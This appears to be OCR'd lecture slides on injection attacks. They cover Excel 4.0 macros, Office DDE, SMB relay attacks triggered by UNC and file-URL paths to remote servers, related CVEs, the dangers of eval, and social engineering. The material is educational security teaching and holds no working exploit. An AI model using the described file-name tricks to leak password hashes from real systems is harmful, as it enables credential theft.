
- Excel 4.0 macros
- Archaic legacy features that predate VBA


  http://www.irongeek.com/i.php?page=videos/derbycon8/track-3-18-the-ms-office-magic-show-stan-hegt-pieter-ceelen

  https://outflank.nl/blog/author/stan

Recall: COMPLEXITY in data formats is bad

DDE warnings in Office





Microsoft initially claimed DDE was a feature, and not a bug, but later then did publish a security advisory in autumn 2017

SMB relays: Injection attacks via Windows file names

Windows supports *many notations* for file names

- classic MS-DOS notation C:\MyData\file.txt
- file URLs file:///C|/MyData/file.txt
- UNC (Uniform Naming Convention) \\192.1.1.1\MyData\file.txt

which can be combined in fun ways, eg file://///192.1.1.1/MyData/file.txt

Some notations cause *unexpected behaviour* by involving other *protocols*, eg

- UNC paths to remote servers are handled by SMB protocol
- SMB sends password hash to remote server to authenticate, aka pass the hash

This can be exploited by SMB relay attacks

- CVE-2000-0834 in Windows telnet
- CVE-2008-4037 in Windows XP/Server/Vista
- CVE-2016-5166 in Chromium
- CVE-2017-3085 & CVE-2016-4271 in Adobe Flash
- ZDI-16-395 in Foxit PDF viewer

Recall: COMPLEXITY and (unexpected) EXPRESSIITY data formats is bad

[Example thanks to Björn Ruytenberg, https://blog.bjornweb.nl]

`Eval`

Some programming languages have an `eval(...)` function which treats an input string as code and executes it

- Most interpreted languages an `eval` construct:
  JavaScript, python, Haskell

Why do languages have this?

- Useful for functionality: it allows very 'dynamic' code

Why is this a terrible idea?

1. Prime target for injection attacks
2. Complicates static analysis

`Eval` is evil and should never be used!

Social Engineering as injection attacks?

Some forms of social engineering can be regarded as injection attacks:

- **Attackers trick victims into executing some command**